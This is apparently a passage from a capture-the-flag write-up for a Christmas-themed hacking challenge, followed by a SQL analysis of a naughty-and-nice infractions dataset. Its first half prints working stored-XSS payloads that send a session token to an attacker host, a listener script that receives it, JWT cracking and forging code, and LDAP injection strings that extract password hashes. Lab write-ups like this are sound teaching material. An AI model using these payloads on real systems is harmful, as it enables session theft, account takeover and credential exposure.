Starting Nmap 7.40 ( https://nmap.org ) at 2017-12-31 17:32 UTC
Nmap scan report for edb.northpolechristmastown.com (10.142.0.6)
Host is up (0.020s latency).
PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.10.3
| http-robots.txt: 1 disallowed entry
|_/dev
|_http-server-header: nginx/1.10.3
| http-title: Site doesn't have a title (text/html; charset=utf-8).
|_Requested resource was http://edb.northpolechristmastown.com/index.html

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.64 seconds
```

The scan discovered a dev directory with a single file: LDIF_template.txt

```
#LDAP LDIF TEMPLATE

dn: dc=com
dc: com
objectClass: dcObject

dn: dc=northpolechristmastown,dc=com
dc: northpolechristmastown
objectClass: dcObject
objectClass: organization

dn: ou=human,dc=northpolechristmastown,dc=com
objectClass: organizationalUnit
ou: human

dn: ou=elf,dc=northpolechristmastown,dc=com
objectClass: organizationalUnit
ou: elf
```

```
dn: ou=reindeer,dc=northpolechristmastown,dc=com
objectClass: organizationalUnit
ou: reindeer

dn: cn= ,ou= ,dc=northpolechristmastown,dc=com
objectClass: addressbookPerson
cn:
sn:
gn:
profilePath: /path/to/users/profile/image
uid:
ou:
department:
mail:
telephoneNumber:
street:
postOfficeBox:
postalCode:
postalAddress:
st:
l:
c:
facsimileTelephoneNumber:
description:
userPassword:
```

Note that if the search page restricts results to elves and reindeer, then maybe I want to search for humans?

The Web Application: Front Door

The web application is protected by a login form, with a link to Contact Support. When I view the source of the index.html page, there is some interesting JavaScript at the end of the page.

```
  <script>
        if (!document.cookie) {
            window.location.href = '/';
        } else {
            token = localStorage.getItem("np-auth");
            if (token) {
                $.post( "/login", { auth_token: token }).done(function( result ) {
                    if (result.bool) {
                        window.location.href = result.link;
                    }
                })
            }
        }
    </script>
```

The code first checks for a cookie, if there is no cookie, it attempts to fetch what appears to be authorization token named ‘np-auth’ from localStorage. If the token exists, it presents it to a login endpoint.


The login form, also client-side JavaScript (custom.js), will present a username and password to the login endpoint on the server. A successful login is expected to return a token named ‘np-auth’ and puts the token in local storage.

```
//-------------------- LOGIN FORM -------------------------//
function login() {
    var uname = $('#username').val().trim();
    var passw = $('#password').val().trim();
```


```
    if (uname && passw) {
        $.post( "/login", { username: uname, password: passw }).done(function( result ) {
            if (result.bool) {
                Materialize.toast(result.message, 4000);
                localStorage.setItem('np-auth',result.token)
                setTimeout(function(){
                    window.location.href = result.link;
                }, 1000);
            } else {
                Materialize.toast(result.message, 4000);
            }
        }).fail(function(error) {
            Materialize.toast('Error: ' + error.status + " " + error.statusText, 4000);
        })
    } else {
        Materialize.toast('You must input a valid username and password!', 4000);
    }
}
```

A crack in the window

I don't have valid credentials, nor do I have a token. I do have a support page where I can submit a request to reset an account. Since I want to retrieve a letter to Santa Claus, I'm going to try the account of Santa Claus. The client-side Javascript enforces the username format, so it's easy to guess the username.



Submitting the form takes us to a page where we can view our reset request.



With a wait time of 5 minutes or less, someone on this system is actively reading these tickets. Given the hints, maybe there's an XSS flaw where I can inject some code to steal a valid 'np-auth' token.

Wunorse had referenced a link to an XSS Filter Evasion Cheat Sheet.

First, look at the page source of the request. The data that I have control over is displayed in a table:

```
                    <div class="input-field col s12">
                        <table class="bordered striped highlight">
                            <thead>
                            <tr>
                                <th>First Name</th>
                                <th>Last Name</th>
                                <th>Email</th>
                                <th>Phone</th>
                                <th>Message</th>
                            </tr>
                            </thead>

                            <tbody>
                            <tr>
                                <td>Santa</td>
                                <td>Claus</td>
                                <td>santa.claus@northpolechristmastown.com</td>
                                <td>123-456-7893</td>
                                <td>Reset please</td>
                            </tr>
                            </tbody>
                        </table>
                    </div>
```

The other values are no doubt fetched from the database, based on my input.

The cheat sheet has an entry for the HTML <TD> tag.

```
<TABLE><TD BACKGROUND="javascript:alert('XSS')">
```

So, I try submitting, as the message, the string below (via the Burp Suite Interception Proxy).


```
Reset please</td><td background=\"javascript:alert('XSS')\">
```

This effectively injects a hidden TD entry with JavaScript. The injection partially succeeds, but the string “script” is filtered out.

Consulting the cheat sheet again, I need to find an injection that does not involve the string “script” in the XSS attack. I notice the Malformed A tag example with “onmouseover” event. So, I try the following string as the message:

```
<a onmouseover=”alert(‘xss’)”>Reset Please</a>
```

I mouse over to the “Reset Please” text, and I have success!



Note: If you look at the source code for custom.js on the mail server, there is a line that is commented out just before the LOGIN FORM code that hints to use events like this to bypass XSS filters.

Now, that I know XSS is possible, I want to make sure that my injected code runs for certain. Consulting the cheat sheet again, I notice two things:

1. There’s an “onload” event.
2. The BODY tag supports this.

The question is, is it valid to have a BODY element inside a TD element? This can easily be tested by wrapping the message text with BODY tags, with the BODY tag having an “onload” event.

Again, success. No user interaction needed. The script runs when the page loads.

```
<tr>
    <td>Santa</td>
    <td>Claus</td>
    <td>santa.claus@northpolechristmastown.com</td>
    <td>123-456-7893</td>
    <td><body onload=alert('XSS')>please reset my password</body></td>
</tr>
</tbody>
```

The script is passed without modification.

Stealing the token

I am confident that I can get arbitrary JavaScript to run when my password reset request is loaded by tech support. I need to grab their token, and exfiltrate it somehow. I can use the XMLHttpRequest() to accomplish this. I know from the client-side JavaScript code in the app that I can fetch the token with a call to localStorage.getItem('np-auth').

I post the following as the message.

```
<body onload="var r= new
XMLHttpRequest();r.open('POST','http://W.X.Y.Z:8444/');r.send(localStorage.getItem('np-
auth'));">I forgot my password.</body>
```

The above should grab the authorization token, and POST it to my server on port 8444, where I will have Netcat listening.

A wrinkle!
Instead of data being posted, I get an HTTP OPTIONS request:

```
$ nc -l 8444 -vvv
Listening on [0.0.0.0] (family 0, port 8444)
Connection from 128.239.196.35.bc.googleusercontent.com 34154 received!
OPTIONS / HTTP/1.1
Access-Control-Request-Method: POST
Origin: http://127.0.0.1
Referer: http://127.0.0.1/reset_request?ticket=D0HWA-U132J-BND08-436CM
User-Agent: Mozilla/5.0 (Unknown; Linux x86_64) AppleWebKit/538.1 (KHTML, like Gecko)
PhantomJS/2.1.1 Safari/538.1
Access-Control-Request-Headers: origin, content-type
Accept: */*
Content-Length: 0
Connection: Keep-Alive
Accept-Encoding: gzip, deflate
Accept-Language: en-US,*
Host: W.X.Y.Z:8444
```

A bit of Internet searching, and it looks like I have run into a Cross-Origin Resource Sharing (CORS) 'pre-flight request' (see https://developer.mozilla.org/en-US/docs/Glossary/Preflight_request).

This 'pre-flight' request will require a response before I can get a POST.

To handle this, I modify some code I found on stackoverflow to build a simple HTTP server that responds appropriately to the CORS pre-flight OPTIONS request and prints out the data that is posted.

```
from BaseHTTPServer import BaseHTTPRequestHandler,HTTPServer
import SocketServer

class S(BaseHTTPRequestHandler):
    def do_OPTIONS(self):
        self.send_response(200)
        self.send_header('Access-Control-Allow-Origin', '*')
        self.send_header('Access-Control-Allow-Methods', 'POST, OPTIONS')
        self.send_header("Access-Control-Allow-Headers", "Accept, Content-Type, Content-Length")
```

```
        self.end_headers()

    def do_GET(self):
        self.send_response(404)
        seld.end_headers()

    def do_POST(self):
        self.send_response(200)
        self.end_headers()

        self.data_string = self.rfile.read(int(self.headers['Content-Length']))

        print self.data_string
        return

def run(server_class=HTTPServer, handler_class=S, port=8444):
    server_address = ('',port)
    httpd = server_class(server_address, handler_class)
    httpd.serve_forever()

run()
```

When I attempt the attack I again, I get the token:

```
$ python simplserver.py
35.196.239.128 - - [31/Dec/2017 20:43:34] "OPTIONS / HTTP/1.1" 200 -
35.196.239.128 - - [31/Dec/2017 20:43:34] "POST / HTTP/1.1" 200 -
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJkZXB0IjoiRW5naW5lZXJpbmciLCJvdSI6ImVsZiIsImV4cGlyZXMiOiIy
MDE3LTA4LTE2IDEyOjAwOjQ3LjI0ODA5MyswMDowMCIsInVpZCI6ImFsYWJhc3Rlci5zbm93YmFsbCJ9.M7Z4I3CtrWt4SGwf
g7mi6V9_4raZE5ehVkI9h04kr6I
```

When decoded using the python-jwt package, I get the output:

```
{u'dept': u'Engineering', u'ou': u'elf', u'expires': u'2017-08-16 12:00:47.248093+00:00', u'uid':
u'alabaster.snowball'}
```

Unfortunately, the token has expired! It cannot be reused.

Getting the key

When searching the Internet for information about attacking JWT authentication, I found an interesting blog post on the topic by Sjoerd Langkemper. In the post, he mentions that John the Ripper now supports the JWT format. If I can crack the JWT, then I can use the key to generate my own tokens.

I download and build the latest 'JohnTheRipper-bleeding-jumbo' and after approximately 2 minutes, it cracked the password hash.

The key is '3lv3s'.

Now I can use the following python code to forge a JWT for Alabaster.

```
import jwt
import datetime

# This is the key we got from using 'bleeding' john against the stolen JWT
key='3lv3s'

claims = {'dept':'Engineering','ou':'elf','uid':'alabaster.snowball'}

# Hopefully the expiry is reasonable
```

```
claims['expires'] = str(datetime.datetime.utcnow() + datetime.timedelta(days=15))

print 'Generating forged JWT with the following claims:'
print claims
print '--'
jwtToken = jwt.encode(claims,key,algorithm='HS256')
print jwtToken
```

Forging a token and using it

The code generates a token with a 15 day lifetime (I chose this arbitrarily):

```
Generating forged JWT with the following claims:
{'dept': 'Engineering', 'ou': 'elf', 'expires': '2018-01-16 04:07:12.758506', 'uid':
'alabaster.snowball'}
--
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJkZXB0IjoiRW5naW5lZXJpbmciLCJvdSI6ImVsZiIsImV4cGlyZXMiOiIy
MDE4LTAxLTE2IDA0OjA3OjEyLjc1ODUwNiIsInVpZCI6ImFsYWJhc3Rlci5zbm93YmFsbCJ9.7In-
nnDpEB8CPMpFHZcdo3x_rFkowtulPG_nA0G54Co
```

Since I am used to working with the Burp proxy to edit requests and responses, I use it to intercept the authentication process and insert my forged token.


First, login with any valid username and anything random for a password. The response from the server will be:

```
{"bool":false,"message":"Incorrect username or password!","token":""}
```

Use Burp Suite to change the server response to:

```
{"bool":true,"message":"OK","token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJkZXB0IjoiRW5naW5lZXJ
pbmciLCJvdSI6ImVsZiIsImV4cGlyZXMiOiIyMDE4LTAxLTE2IDA0OjA3OjEyLjc1ODUwNiIsInVpZCI6ImFsYWJhc3Rlci5z
bm93YmFsbCJ9.7In-nnDpEB8CPMpFHZcdo3x_rFkowtulPG_nA0G54Co"}
```

This will have the effect of the client-side script storing the ‘np-auth’ token. I then abandon that transaction, and visit the home page for the EDB server. The client side realizes there’s an ‘np-token’, presents it, and I am redirected to the ‘Personnel Search’ page.



Searching for Humans

Under the 'Account' menu at the top right of the screen, there's a 'Santa Panel'. 'You must be a Claus to access this panel'. If I am going to forge a token for Santa, then I should make sure I use the right attribute values in the claims in case those are validated. The LDIF template suggests there's a 'human' OU that I am prevented from seeing. Time to apply the techniques in the blog post referenced earlier in this section.

Using the string

```
'))(ou=human)(|(cn='
```

in the 'Elf Name' field reveals Santa and Jessica Claus.

If I can get Santa's password from LDAP, then maybe I don't need to forge his token. I can just use his password. Using Burp, I edit the list of attributes in the query to also ask for 'userpassword' and 'department'. What gets sent to the server looks like this:

```
name=))(ou%3Dhuman)(%7C(cn%3D&isElf=True&attributes=department%2Cgn%2Csn%2Cmail%2Cuid%2Cdepartmen
t%2CtelephoneNumber%2Cdescription%2Cuserpassword
```

The server obliges and I get the userpassword attribute back as part of the LDIF in the response.

The userpassword value for uid 'santa.claus' is 'd8b4c05a35b0513f302a85c409b4aab3'.

This appears to be an MD5 hash. I could try and crack it, or I could see if it's already in the Internet Storm Center's Reverse Hash Calculator at https://isc.sans.edu/tools/reversehash.html. Inputting this hash into the site returns:

```
md5 hash d8b4c05a35b0513f302a85c409b4aab3 = 001cookielips001
```

Santa's password is '001cookielips001'.

Fetching the Letter

With Santa Claus' password to EDB in hand, I simply login to the EDB with username 'santa.claus' and password '001cookielips001'. I access the 'Santa Panel' menu item at the top right of the screen, input '001cookielips001' as the password, and I am presented with a letter to Santa written by the Wizard of Oz.

Dear Santa,

My old friend! I wish you a very merry Christmas. Thank you for all you do to bring holiday cheer around the world.

Every year, I enjoy our gift exchange — you giving me a Christmas present and I giving you a Solstice gift. We've exchanged some crazy things in the past. By my reckoning, you've given me:

- Big Hair Hairspray
- Pink Election Campaign Hat
- Bacon Bandages
- Scapy the Unicorn Plush Pillow
- Princess Leia Earmuffs
- Bacon Tie with Giant TV Remote
- Stormtrooper Boxer Shorts

Ah what fun times! And I've given you:

- The Nubulator
- Garden Gnome
- Justin Bieber Toothbrush
- Snorty the Pig Hat and Pink Gloves
- Giant Inflatable Olaf the Snowman
- Ariana Grande Light-up Cat Ear Headphones

Well, wait 'til you see what I've got for you this year, my friend! Yule love it!

Merry Christmas!

– The Wizard

EDB: The Great LDAP Server Exposure of 2017

Early in the challenge, the EDB server had TCP port 389 open.

```
$ nmap -p 1- -P0 -oG - 10.142.0.6 | grep open
Host: 10.142.0.6 (edb.northpolechristmastown.com)    Ports: 22/open/tcp//ssh///,
80/open/tcp//http///, 389/open/tcp//ldap///, 8080/open/tcp//http-proxy///Ignored State: closed
(65531)
```

TCP port 389 is the LDAP port. I can use tools such as ldapsearch to query the LDAP directory directly. Since I know the structure of the directory from the LDIF template that I found, I see what happens when I attempt to fetch the entire directory. As usual, my desktop computer is SSH port forwarding the appropriate ports via the l2s server. I run the command:

```
$ ldapsearch -x -W -h 127.0.0.1 -b 'dc=com' '(objectclass=*)' > entireDirectory.ldif
```

Sure enough, I get the entire directory. Santa's entry looks like this:

```
dn: cn=santa,ou=human,dc=northpolechristmastown,dc=com
objectClass: addressbookPerson
c: US
cn: santa
department: administrators
description: A round, white-bearded, jolly old man in a red suit, who lives at
  the North Pole, makes toys for children, and distributes gifts at Christmast
 ime. AKA - The Boss!
facsimileTelephoneNumber: 123-456-8893
gn: Santa
l: North Pole
mail: santa.claus@northpolechristmastown.com
ou: human
postOfficeBox: 126
postalAddress: Candy Street
postalCode: 543210
profilePath: /img/elves/santa.png
sn: Claus
st: AK
street: Santa Claus Lane
telephoneNumber: 123-456-7893
uid: santa.claus
userPassword:: Y2RhYmViOTZiNTA4ZjI1Zjk3YWIwZjE2MmVhYzVhMDQ=
```

To get Santa's password, I just decode the value of the attribute, which gives me the MD5 hash:

```
$ echo Y2RhYmViOTZiNTA4ZjI1Zjk3YWIwZjE2MmVhYzVhMDQ= | base64 -d
cdabeb96b508f25f97ab0f162eac5a04
```

Submitting the hash to the Reverse Hash Calculator, I determine Santa's password is '1iwantacookie'.

Not so many days after Christmas 2017, the Elves at the North Pole must have discovered this exposure. TCP Port 389 is now filtered on the EDB server, and passwords have been changed.

NPPD Data Analysis

Objective

We need to answer two questions:

1. How many infractions are required to be marked as naughty on Santa's Naughty and Nice List?
2. What are the names of at least six insider threat moles?

Inputs

From the FileStor share on the SMB server, there are two documents of interest:

1. The Munchkin Mole Advisory from the North Pole Police Department
2. The Naughty and Nice List CSV file

We also have the infractions database at http://nppd.northpolechristmastown.com/infractions.

We can get data in JSON format from the infractions database using a URL of the form:

```
https://nppd.northpolechristmastown.com/infractions?query=<VALID-QUERY>&json=1
```

Tools and Approach

I am comfortable using SQL to query and manipulate data. In particular, I am a big fan of PostgreSQL. I like PostgreSQL for several reasons:

1. It's really easy to import CSV files using the psql command line interface.
2. It has datatypes and functions for MAC Address, IP address, and IP Netblock. These are very powerful features when working with network security data.
3. Multi-platform support: OS X, Linux, and Windows are supported.
4. It's open source.

When investigating how to manage data for this challenge, I found additional reasons.

5. PostgreSQL has a JSON datatype.
6. I can translate data from JSON format to an SQL table using a lateral cross join and the json_populate_recordset() function. See https://stackoverflow.com/questions/39224382/how-can-i-import-a-json-file-into-postgresql

Note: I use PostgreSQL version 9.6.6 for this exercise.

The idea is to have two SQL tables: one containing the Naughty and Nice List, the other containing a complete list of all infractions involving everyone on the Naughty and Nice List. I can then write SQL queries that use data in both tables to answer the questions.

Database Schema

If I query for infractions involving Zac Oconnell, I get the following JSON:

```
{
    "count": 1,
    "query": "name=Zac Oconnell",
    "infractions": [
        {
            "status": "pending",
            "severity": 4.0,
            "title": "Crayon on walls",
            "coals": [
                1,
                1,
                1,
                1
            ],
            "date": "2017-07-20T11:36:28",
            "name": "Zac Oconnell"
        }
    ]
}
```

I am interested in just the infractions themselves, not the query metadata. I am also seeing a correlation between number of coals, and severity, so I am going to ultimately disregard the coals attribute.

I will use two tables for the data analysis, plus a table to facilitate the importation and translation of JSON data.

```
CREATE TABLE naughty_and_nice (
        name text primary key,
        state text
);


CREATE TABLE json_import (doc json);
```

```
CREATE TABLE infraction (
        id smallserial primary key,
        status text,
        severity numeric(2,1),
        title text,
        date timestamp,
        name text
);
```

Downloading all of the Infractions Data

I don't know if there are any limitations on number of records that can be fetched at once from the infractions database, so I write a script to iterate though the Naughty and Nice List, and query the list of infractions for each entry, building a master infractions list.

```
import csv
import urllib2
import json

# Function: Given a name, return 'hits' from the NPPD database
def getInfractions(name):
    jsonQueryString = 'http://nppd.northpolechristmastown.com/infractions?query=name=%s&json=1'
    thisQuery = jsonQueryString % name.replace(' ','+')
    req = urllib2.Request(thisQuery)
    return urllib2.urlopen(req)

##
## MAIN
##
```

```
theListFileName = 'Naughty and Nice List.csv'
masterInfractionsList = []
with open(theListFileName, 'rb') as theListFile:
    theList = csv.reader(theListFile)
    for row in theList:
        infractionsList = ''
        infractionsList = json.load(getInfractions(row[0]))['infractions']
        if infractionsList:
            masterInfractionsList.extend(infractionsList)

outFileName = 'all_infractions.json'
outFile = open(outFileName, 'wb')
outFile.write(json.dumps(masterInfractionsList))
outFile.close
```

Running the above takes some time, but I know I will have a complete list at the end.

Importation and translation of data in PostgreSQL

I use the CLI for PostgreSQL, psql, for all the commands below.

First, import the Naughty and Nice List:

```
\copy naughty_and_nice from 'Naughty and Nice List.csv' CSV;
```

Next, import the giant infractions list:

```
\copy json_import from all_infractions.json;
```

Finally, take the JSON data and import it into the infractions table:

```
insert into infraction (status,severity,title,date,name) select
p.status,p.severity,p.title,p.date,p.name from json_import l cross join lateral
json_populate_recordset(null::infraction, doc) as p;
```

Note I specify each attribute explicitly because this is where I omit the coals attribute.

I'm now ready to rumble with the two tables.

Scope of Time of Infractions and Exclusions

My understanding of how Santa's list works, is that the period of time between the previous year's Christmas morning (from midnight) to 23:59:59 of the current year's Christmas Eve is in scope for current year's Naughty and Nice List.

Excluded: Cindy Lou Who

Cindy Lou Who was a very bad person in 2015. However, that would put her on the Naughty List for 2016, not 2017.

```
select i.status,i.severity,i.title,i.date,l.state from naughty_and_nice l join infraction i on
i.name=l.name where i.name = 'Cindy Lou Who';
 status | severity |               title                |        date         |  state
--------+----------+------------------------------------+---------------------+---------
 closed |      5.0 | Throwing rocks (non-person target) | 2015-12-25 00:00:00 | Naughty
 closed |      5.0 | Tantrum in a private facility      | 2015-12-25 00:00:00 | Naughty
 closed |      5.0 | Anti-social behavior (unspecified) | 2015-12-25 00:00:00 | Naughty
```

```
 closed |      5.0 | Trying to ruin Christmas           | 2015-12-25 00:00:00 | Naughty
(4 rows)
```

I see no infractions since 2015, therefore I believe her placement on the Naughty List for Christmas 2017 is in error.

Excluded: Infractions alleged to occur after Christmas Eve 2017

There are 19 infractions that would qualify for the Naughty and Nice list for **2018**:

```
 select * from infraction where date > '2017-12-24';
 id  | status  | severity
|                              title                                |        date         |
name
-----+---------+----------+-------------------------------------------------------------------+---
------------------+--------------------
  92 | open    |      5.0 | Computer infraction: Accessing siblings files without permission |
2017-12-27 17:21:08 | Barb Sharma
 217 | closed  |      1.0 | Playing ball in house                                             |
2017-12-24 17:52:35 | Cindy Patil
 227 | open    |      3.0 | Failure to feed a family pet                                      |
2017-12-25 21:52:42 | Cj Landry
 382 | open    |      4.0 | Throwing rocks (non-person target)                                |
2017-12-25 04:41:44 | Jackson Yee
 398 | open    |      3.0 | Aiding and abetting / accessory to another child's infraction     |
2017-12-26 23:18:33 | Jeanette Tanner
 431 | closed  |      5.0 | Playing with matches                                              |
2017-12-28 08:47:51 | Jodi Espinoza
 530 | closed  |      3.0 | Tantrum in a private facility                                     |
2017-12-26 07:42:41 | Lee Bowers
 534 | open    |      5.0 | Tantrum in public                                                 |
2017-12-27 00:09:37 | Lina Koch
 543 | pending |      4.0 | Throwing rocks (non-person target)                                |
2017-12-27 21:25:53 | Logan Harmon
 565 | open    |      1.0 | Throwing rocks (non-person target)                                |
2017-12-28 22:27:59 | Louis Leon
 599 | pending |      3.0 | Aggravated pulling of hair                                        |
2017-12-28 22:03:05 | Manuel Graham
 654 | closed  |      1.0 | Unauthorized access to cookie jar                                 |
2017-12-25 10:49:58 | Mel Russell
 698 | open    |      1.0 | Unauthorized access to cookie jar                                 |
2017-12-25 18:57:49 | Monique Gillespie
 703 | closed  |      3.0 | Crayon on walls                                                   |
2017-12-25 10:23:07 | Mostafa Bell
 751 | pending |      3.0 | Anti-social behavior (unspecified)                                |
2017-12-28 08:09:54 | Pam Chan
 789 | pending |      4.0 | Talking back to parents or other adults                           |
2017-12-27 00:45:38 | Raj Figueroa
 803 | open    |      1.0 | Unauthorized access to cookie jar                                 |
2017-12-24 16:56:22 | Regina Ma
 811 | pending |      5.0 | Naughty words                                                     |
2017-12-24 07:02:02 | Rex Larson
 848 | closed  |      3.0 | Bedtime violation                                                 |
2017-12-27 06:45:55 | Sandeep Santos
(19 rows)
```

I omit these from the analysis, as I don't believe it results in a material change to the outcome of the overall analysis.

Designation as Naughty

The query is:

> Create a list with a count the number of infractions for each individual on the Naughty list and from that list, report the minimum number of infractions.

```
select min(s.num) from (select i.name,count(i.id) num from infraction i join naughty_and_nice n
on n.name = i.name where n.state = 'Naughty' and i.date < '2017-12-25' and i.date > '2016-12-24'
group by i.name) s;
 min
-----
   4
```

It takes four infractions to be on the Naughty list.

Anomaly: Infractions alleged to occur after the GDPR reporting date

The above query includes infractions that happened between the GDPR reporting date and Christmas morning. If I had just counted infractions from Christmas morning of 2016 to the GDPR date of 2017, then there are 15 individuals where it did not take much to be on the Naughty List:

```
select s.name, s.num from (select i.name,count(i.id) num from infraction i join naughty_and_nice
n on n.name = i.name where n.state = 'Naughty' and i.date < '2017-11-24' and i.date > '2016-12-
24' group by i.name) s where s.num < 4;
        name         | num
---------------------+-----
 Bonnie Roberts      |   3
 Gwen Hanson         |   3
 Craig John          |   3
 Lance Montoya       |   3
 Stephen Parks       |   2
 Charmaine Joseph    |   2
 Wesley Morton       |   3
 Louis Leon          |   3
 Kirsty Evans        |   3
 Cindy Patil         |   3
 Lynne Rodgers       |   3
 Jeanette Tanner     |   3
 Jay Saunders        |   3
 Ashlee Hodge        |   3
 Christy Srivastava  |   3
(15 rows)
```

I suspect that Santa and the Elves knew enough to still include these individuals on the Naughty List, before they committed the infractions, is a result of **Christmas Magic**.

Identification of Munchkin Moles

Review of known facts

The BOLO Advisory identifies two specific subjects as Munchkin Moles: Boq Questrian and Bini Aru. We are warned that Boq is "uncannily accurate at short-distance rock throwing" and that Bini is "unrelenting in hair pulling". The advisory includes another comment:

> *When confronted, both munchkins were able to evade elf authorities after throwing rocks and engaging in aggravated hair pulling.*

Examining infractions relating to these two moles:

```
 select * from infraction where name = 'Boq Questrian' or name = 'Bini Aru';
 id  | status  | severity
|               title                |        date         |     name
-----+---------+----------+------------------------------------+---------------------+-----------
----
 115 | closed  |      5.0 | Giving super atomic wedgies        | 2017-05-19 21:06:47 | Bini Aru
 116 | pending |      4.0 | Aggravated pulling of hair         | 2017-11-04 08:26:59 | Bini Aru
 117 | pending |      5.0 | Aggravated pulling of hair         | 2017-09-27 07:42:14 | Bini Aru
 118 | closed  |      5.0 | Possession of unlicensed slingshot | 2017-02-22 23:26:40 | Bini Aru
 135 | open    |      4.0 | Playing with matches               | 2017-05-18 21:57:39 | Boq
Questrian
 136 | pending |      4.0 | Giving super atomic wedgies        | 2017-08-11 11:24:16 | Boq
Questrian
 137 | closed  |      5.0 | Throwing rocks (at people)         | 2017-01-04 12:55:04 | Boq
Questrian
 138 | open    |      5.0 | Throwing rocks (at people)         | 2017-10-19 04:04:24 | Boq
Questrian
```

I note that both moles are repeat offenders in their respective 'specialty infraction'.

Extrapolation

Next, I focus my search for other possible subjects to those who are repeat offenders in the infractions of 'Aggravated pulling of hair' and/or 'Throwing rocks (at people)'. Printing the list in alphabetical order:

```
 select f.name, f.infractions from (select name,count(title) infractions from infraction where
(date > '2016-12-24' and date < '2017-12-25') and (title = 'Aggravated pulling of hair' or title
= 'Throwing rocks (at people)')group by name) f where f.infractions > 1 order by name asc;
      name       | infractions
-----------------+-------------
 Beverly Khalil  |           2
 Bini Aru        |           2
 Boq Questrian   |           2
 Kirsty Evans    |           2
 Nina Fitzgerald |           3
 Sheri Lewis     |           3
(6 rows)
```

I have six names, as asked.